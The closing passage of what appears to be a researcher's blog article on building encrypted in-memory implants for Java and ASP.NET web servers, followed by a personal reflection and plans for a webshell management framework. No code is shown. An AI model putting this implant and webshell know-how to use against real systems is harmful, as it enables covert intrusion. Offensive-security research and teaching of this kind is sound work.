
Lastly, we can use NebulaPulsar to inject the DLL implant and payload:

As shown in the Wireshark capture below, the HTTP traffic with XOR and AES:
At this point, I have successfully implemented NebulaPulsar and DarkMatter for both Java and ASP.NET. I also ported the same design to ASMX and ASHX, which are available in the GitHub repository.
Although the implementations differ across platforms, they all share the same core idea: a lightweight memory implant capable of establishing an encrypted communication channel and dynamically executing in-memory payloads.
ASMX
ASHX
Conclusion
Originally, I planned to end this article with something motivational.
However, after everything that has happened recently, and with several important challenges still ahead, I found myself thinking about something else instead.
So rather than writing a typical conclusion, I would simply like to share a few personal thoughts.
Looking back at where I started, it is honestly hard for me to believe how far this journey has taken me.
It began with reverse engineering malware samples and documenting what I learned through blog posts. Since then, I have gradually expanded my research into many different areas: remote access tools, PE loaders, shellcode, bootloaders, ransomware, exploit development, webshells, and now cross-platform memory implants.
Each project introduced a completely different set of challenges. Some required learning a new programming language, while others forced me to understand operating system internals, executable formats, cryptography, or reverse engineering techniques. None of them were easy, but every project taught me something that the previous one could not.
The next project will most likely be Alien, a cross-platform webshell management framework supporting CGI, PHP, ASP, ASP.NET (ASPX/ASHX/ASMX), JSP, Perl, Ruby, and more. My hope is that it will bring together many of the techniques and ideas I have explored throughout these previous projects.
Was it exhausting?
Absolutely.
There were many nights spent debugging problems that turned out to be tiny mistakes. There were countless moments when I questioned whether I was making any progress at all.
Recently, I have also been under quite a bit of pressure. Some things have happened, and there are still challenges ahead that I need to face. To be honest, there are times when I wonder whether everything I have been doing is actually meaningful.
But every time I finish a project, write an article, or learn something that I didn’t understand before, I remember why I started this journey.
I simply enjoy learning.
I enjoy understanding how things work beneath the surface.
More importantly, I hope that what I have learned does not stop with me.
Maybe the people around me don’t fully understand why I spend so much time studying topics that most people would never care about. That’s okay.
As I wrote in the disclaimer, my goal has always been to share knowledge for educational purposes. If one of my articles helps someone understand a difficult concept, inspires someone to start learning cybersecurity, or simply saves another researcher a few hours of frustration, then I believe all of this effort has been worthwhile.
Perhaps one day, my work will be appreciated by more people.
Until then, I will simply keep learning, keep building, and keep sharing what I discover.